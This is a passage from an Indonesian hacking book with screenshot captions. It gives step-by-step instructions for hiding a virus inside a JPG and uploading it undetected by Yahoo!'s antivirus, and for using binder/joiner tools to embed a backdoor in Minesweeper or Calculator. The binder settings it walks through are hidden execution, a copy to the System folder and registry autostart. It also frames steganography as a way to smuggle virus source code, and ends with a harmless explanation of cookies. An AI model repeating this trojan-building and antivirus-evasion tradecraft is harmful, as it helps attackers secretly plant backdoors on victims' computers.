
Gambar 332: Menyatukan file.

Sekarang, sebuah file JPG baru muncul di folder yang sama.




Gambar 333: File JPG yang berisi virus.

Sekarang waktunya Anda mengupload file virus tersebut.




Gambar 334: Upload file virus.

Hasilnya tidak terlacak oleh Anti Virus Yahoo!. Dan proses upload berhasil dilakukan.




Gambar 335: Virus tidak terdeteksi.

Apabila Anda mengompres file virus tersebut menjadi RAR, untuk membukanya adalah melalui Windows Explorer. Kemudian, klik kanan file yang berisi virus tersebut lalu klik kanan dan arahkan pada menu *Open With* selanjutnya klik **Choose Program**.




Gambar 336: Membuka file virus.

Dalam kotak dialog *Open With*, pilih WinRAR dan klik **OK**.




Gambar 337: Memilih WinRAR.

Selanjutnya Anda bisa mengekstrak file yang berisi virus tersebut.



Gambar 338: File virus.

Sebagai catatan, sewaktu Anda melakukan tindakan di atas, pastikan Antivirus di komputer Anda sedang tidak aktif karena Antivirus akan membaca Anda sedang membuka sebuah file virus.




Gambar 339: Tes dengan antivirus.

Binder

Binder merupakan jenis tool yang digunakan untuk menggabungkan beberapa file menjadi satu. Biasanya hal ini digunakan untuk menyisipkan file virus/trojan/worm/backdoor maupun file lainnya. Teknik menyisipkan file seperti ini sudah sangat sering terjadi dimana seseorang bisa saja menyisipkan server trojan pada sebuah file, baik berupa gambar maupun aplikasi. Program ini dikenal juga dengan sebutan program joiner. Terdapat cukup banyak program yang bisa digunakan untuk melakukan aksi ini.

Baiklah, kita akan mulai mencoba menggabungkan file menggunakan program yang bernama EXE,JPG File Binder. Di sini saya telah menyiapkan dua buah file, yaitu winmine.exe yang merupakan file game Minesweeper yang telah ada dalam Windows dan file httpserver.exe dari program HTPPD untuk memasang backdoor pada komputer target.




Gambar 340: File binder.

Berikut adalah setting pada gambar di atas:

1. File pertama yang merupakan game pada *Opening State* adalah *normal*, tujuannya supaya game tetap dapat dimainkan. Sementara *opening state* file backdoor/virus/trojan adalah *hide* supaya file tersebut dijalankan secara tersembunyi.
2. Pilihan *Copy to* digunakan untuk menyalin file asli pada lokasi yang ditempatkan. Pada gambar di atas, terlihat sewaktu dijalankan file tersebut akan memisahkan diri, dimana file minesweeper akan masuk ke folder Temp (folder penampungan sementara), sedangkan file httpserver akan dimasukkan dalam folder System.

3. Bagian Action terdapat dua pilihan, yaitu *Open/Execute* untuk menjalankan program. Sedangkan *Copy Only* hanya akan menyalin program tersebut pada folder yang dipilih sebelumnya. Karena kedua program harus dijalankan, saya memilih *Open/Execute*.
4. Terakhir adalah *Registry start* tujuannya apakah Anda akan menjalankan program tersebut sewaktu komputer di restart. Saya memilih Yes untuk file infeksinya. Sedangkan file game-nya tidak.

Jika diperlukan, Anda bisa mengganti icon dari program yang Anda satukan tersebut. Terakhir setelah selesai, klik tombol **Bind** untuk menyatukan kedua file tersebut. Lalu simpan sesuai dengan nama file yang Anda inginkan.



Gambar 341: Memilih ikon binder.

Jangan lupa untuk menambahkan ekstensi EXE di belakang nama file yang Anda buat. Apabila tidak ada masalah dan proses berhasil dijalankan, akan muncul pesan *Binded Successfully*, klik saja **OK**.



Gambar 342: Bind sukses.

Catatan:


Saya terpaksa mengorbankan komputer saya sebagai kelinci percobaan, ini semua karena rasa cinta dan sayang saya pada Anda sebagai pembeli dan pembaca buku ini. Saya rela komputer saya disusupi virus, trojan, dan backdoor. Semoga saja buku ini jadi Best Seller. Doa'in, ya.

Berikut adalah contoh lain menggabungkan file EXE dengan menggunakan program yang bernama File Joiner. Setelah Anda menjalankan program ini, klik tombol **Add Files** untuk memasukan file pertama yang akan dijalankan seperti file game dan sebagainya.

Lakukan penambahan file sekali lagi yang merupakan file yang akan dijalankan secara tersembunyi. Selanjutnya klik tombol **Browse** untuk menentukan dimana Anda akan menyimpan file hasil persekutuan tersebut. Jangan lupa menambahkan ekstensi EXE di belakangnya.

Pada contoh ini, saya menggunakan file *calc.exe* yaitu file program calculator, sedangkan file yang akan disembunyikan adalah file *httpserver.exe* dari program HTPPD.

Terakhir, saya menyimpan file ini dengan nama *Kalkulator-ini-ada-virus.exe*. Setelah selesai, klik tombol **Join**. File yang digabungkan pun selesai dibuat.



Gambar 343: File Joiner.

Steganography

Pada zaman dahulu, diceritakan oleh Herodotus, bahwa orang Yunani kuno menyembunyikan pesan dengan cara membuat tato di kepala pembawa berita yang dibotaki dan menunggu sampai rambutnya tumbuh.


Ketika perang dunia pertama, orang Jerman menyembunyikan pesan dalam bentuk *microdot*, yaitu titik-titik kecil. Agen dapat membuat foto kemudian mengecilkannya sampai sekecil titik di tulisan dalam buku. Buku ini kemudian bisa dibawa-bawa tanpa ada yang curiga bahwa tanda titik di dalam tulisan di buku itu berisi pesan ataupun gambar.

Dalam dunia teknologi yang modern, pesan dapat disembunyikan di balik citra (*image*). Steganography merupakan sebuah teknik untuk menyimpan (lebih tepatnya menyisipkan) pesan atau file rahasia ke dalam file lain, baik berupa dokumen, gambar, audio maupun video.

Dengan adanya steganography ini, bisa saja seseorang mengirimkan *source code* sebuah virus dan tidak ketahuan. Sebab, orang hanya menganggap (melihat) itu hanyalah sebuah gambar bukan file teks.

Pada dasarnya, cukup banyak program steganography yang beredar. Hanya saja, kebetulan saya pernah membuat sendiri program ini beberapa waktu yang lalu. Oleh karena itu, sebagai contoh, saya menggunakan program saya sendiri. Sebenarnya program ini dulu saya buat untuk membantu teman saya yang sedang mengerjakan skripsi.

Program steganography ini bisa menyimpan teks maupun file txt ke dalam file gambar dengan ekstensi GIF. Untuk menggunakan program ini sangatlah mudah karena menggunakan Bahasa Indonesia. Pertama-tama, klik tombol **Mode Penyisipan Teks**.



Gambar 344: Steganografi.


Pada jendela **Mode Penyisipan**, pilih gambarnya dengan meng-klik tombol **Pilih Gambar**. Jika diinginkan, Anda boleh memasukkan password, supaya tidak semua orang bisa melihat data rahasia Anda.

Apabila Anda sudah memiliki file teks yang dibuat menggunakan Notepad, Anda bisa mengklik tombol **Masukan Teks**. Atau Anda bisa menuliskan langsung pada bagian **Teks**.




Gambar 345: Menyisipkan teks.

Setelah selesai, klik tombol **Proses dan Simpan**. Masukkanlah nama file-nya sesuai dengan yang Anda inginkan. Misalnya, saya memasukkan nama file Gambar ajaib, lalu klik tombol **Save**.



Gambar 346: Menyimpan file.

Setelah selesai, tidak akan ada perbedaan apa-apa antara gambar asli dengan file gambar yang diselipkan pesan rahasia. Kecuali ukuran file-nya yang menjadi lebih besar. Sebenarnya, jika Anda jeli, resolusi file yang asli lebih halus daripada gambar yang disusupi teks.




Gambar 347: Perbedaan gambar asli dan yang disusupi teks.

Untuk membuka pesan rahasia yang telah Anda buat sebelumnya, gunakan kembali programnya dan klik pilihan **Mode Pengekstrakan Teks**.

Selanjutnya, Anda klik tombol **Pilih Gambar** dan carilah file gambar yang Anda buat sebelumnya. Dalam hal ini saya membuka file gambar ajaib. Jika sebelumnya Anda menggunakan password, Anda tinggal memasukkan password-nya.


Kini, Anda bisa membaca pesan rahasia di dalamnya.



Gambar 348: Ekstrak teks.

Sebagai tambahan untuk Anda, apabila dalam komputer Anda tidak terdapat file gambar dengan ekstensi GIF. Anda bisa membuatnya dengan mudah dan cepat. Caranya adalah dengan membuka file gambar baik ekstensi JPG, PNG, BMP, dan TIFF dibuka dengan program Paint, yang terdapat pada bagian Accessories.

Setelah gambar tersebut tampil, klik menu **File** dan pilih **Save As**. Selanjutnya pilih jenis ekstensi GIF untuk file yang baru. Jangan lupa untuk memasukkan nama filenya.



Gambar 349: Membuat file GIF.

Biasanya, sewaktu Anda membuat file GIF dari file JPG, pixel gambar akan berkurang sehingga tampilannya agak kurang bagus dibanding dengan file gambar yang berekstensi JPG.

Cookies | 29



Pernahkah Anda makan sepotong kue (kue) lalu remahan kue berjatuhan di sekitar Anda? Remahan kecil inilah yang dipungut dan digunakan sebagai salah satu aksi hacking. Dan dari sana pula lah istilah cookies diambil.

Cookies sering juga disebut dengan HTTP cookies, web cookies, atau cookie. Saya sendiri lebih nyaman menyebutnya dengan cookies. Cookies adalah string berupa teks yang mengandung *value* atau nilai dari variabel sebuah website yang disimpan dalam harddisk komputer lokal untuk referensi di masa yang akan datang. Misalnya, dengan adanya cookies, website seperti Yahoo! dan Amazon dapat mengumpulkan data mengenai informasi demografi

atau wilayah usernya sehingga mempercepat proses eksekusi sewaktu kita mengunjungi kembali sebuah website karena sudah mengenali kita (mencatat data kita).

Walaupun cookies disimpan dalam harddisk berupa file, dia tidak akan memenuhi harddisk. Berdasarkan RFC 2109, Internet Explorer menyatakan batasan cookies adalah 300 dan hal ini sudah termasuk 20 cookies untuk setiap domain individu. Begitu pula dengan ukuran cookies, yang paling besar tidak lebih dari 4KB (4096 byte). Jadi, diperlukan sekitar jutaan cookies untuk memenuhi harddisk sebesar 4GB.

Secara global, setelah sebuah cookies dikirimkan melalui HTTP header, lalu disimpan dalam memori browser, apabila seseorang tidak dalam keadaan browsing atau komputer dimatikan, browser memindahkan memorinya ke dalam harddisk. Jadi, sewaktu Anda mengakses browser beberapa hari kemudian, Anda masih tetap memiliki cookies yang lama. Sewaktu mengaktifkan browser, cookies dibaca dari dalam harddisk, dan setiap kali menutup browser, menyimpannya kembali dalam harddisk. Setelah cookies mencapai tanggal masa berlaku (*expire*), cookies dihapus dari dalam memori dan tidak lagi disimpan dalam harddisk.

Pada dasarnya, cookies memiliki manfaat yang cukup besar untuk menghubungkan user dengan sebuah sistem (seperti website). Dengan cookies, browser mengingat data yang pernah dijalankan. Contoh yang paling gampang adalah Anda menjahit sebuah baju di sebuah *tailor*, sang penjahit memberikan sebuah tanda terima kepada Anda. Pada saat Anda akan mengambil baju, jika tidak menunjukkan tanda terima, penjahit akan kesusahan mencari baju yang Anda pesan. Boleh dibilang cookies adalah sebuah cara untuk menyimpan data termasuk pula username dan password sewaktu terakhir kali Anda mengunjungi sebuah website.

Oleh karena itulah, salah satu alasan kenapa cookies tetap digunakan karena protokol HTTP merupakan sebuah protokol *stateless*. Artinya, setiap kali Anda mengunjungi sebuah website, server telah lupa dengan Anda (request yang pernah Anda lakukan sebelumnya). Untuk membantu server mengingat Anda selaku user, diperlukanlah sebuah “tanda terima”.

Berikut adalah beberapa jenis cookies.

Persistent Cookies

Persistent cookies adalah file cookies yang disisipkan ke dalam komputer user dan akan tetap berada di sana walaupun Anda sudah tidak browsing lagi. Sebab file inilah yang akan dibaca oleh website pada saat Anda mengunjunginya kembali.

Temporary/Session Cookies

Temporary cookies adalah file cookies yang disimpan hanya sementara selama aktivitas browsing dilakukan. File cookies akan dihapus pada saat browser ditutup.

First Party Cookies

Fisrt Party Cookies adalah file cookies yang berasal dari website yang secara langsung sedang diakses user.


Third Party Cookies

Third Party Cookies adalah file cookies yang berasal dari website pihak ketiga, tetapi menjadi salah satu elemen pada tampilan halaman website yang sedang diakses.

Unsatisfactory Cookies

Unsatisfactory Cookies adalah file cookies yang dapat digunakan untuk mengakses informasi identitas pribadi user. Biasanya digunakan untuk keperluan lain, yang diluar persetujuan user itu sendiri.

Contoh paling sederhana dari keberadaan cookies, apakah Anda pernah membuka sebuah website dan di sana sudah tertera username dan password-nya, seperti gambar di bawah ini?



Sign Up

It's free and always will be.

A screenshot of a light-colored sign-up form. It includes fields for 'First Name', 'Last Name', 'Your Email', 'Re-enter Email', 'New Password', 'I am' (with a dropdown menu), and 'Birthday' (with dropdown menus for Month, Day, and Year). Below the birthday fields is a link 'Why do I need to provide this?'. At the bottom is a 'Sign Up' button. A small, semi-transparent rectangular box is overlaid on the bottom right of the screen, containing a cookie's value.

Gambar 351: Contoh cookies.

Anda bisa menemukan file cookies yang disimpan dalam komputer pada direktori berikut:


Windows XP: **C:\Documents and Settings\<nama-user>\Cookies.**

Windows 7: **C:\Users\<nama-user>\AppData\Roaming\Microsoft\Windows\Cookies.**

Pada bagian <nama-user>, bisa diganti dengan *Default*.

